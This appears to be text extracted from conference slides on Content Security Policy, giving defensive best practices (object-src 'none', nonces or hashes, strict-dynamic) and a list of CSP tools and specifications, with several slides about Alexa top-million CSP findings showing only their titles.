
BEST PRACTICES

- Define default-src or script-src
- Prevent fetching and executing plugin resources: `object-src 'none'`
- Use nonce/hash to whitelist inline scripts
- Consider `'strict-dynamic'`
- Do not use `'unsafe-eval'` unless you have to use eval()
- Tighten your source expressions


ALEXA TOP 1 000 000 DATA




CSP POLICIES CLOSER LOOK



ISSUES FOUND IN ALEXA TOP MILLION CSP



COMMON ERRORS FOUND IN ALEXA TOP MILLION CSP



RESOURCES

- https://csp-evaluator.withgoogle.com/
- Https://cspvalidator.org
- https://csp.withgoogle.com
- https://github.com/shapesecurity/salvation
- https://report-uri.io
- https://w3c.github.io/webappsec-csp/
- https://www.w3.org/2011/webappsec/

Questions?

twitter: @sshekyan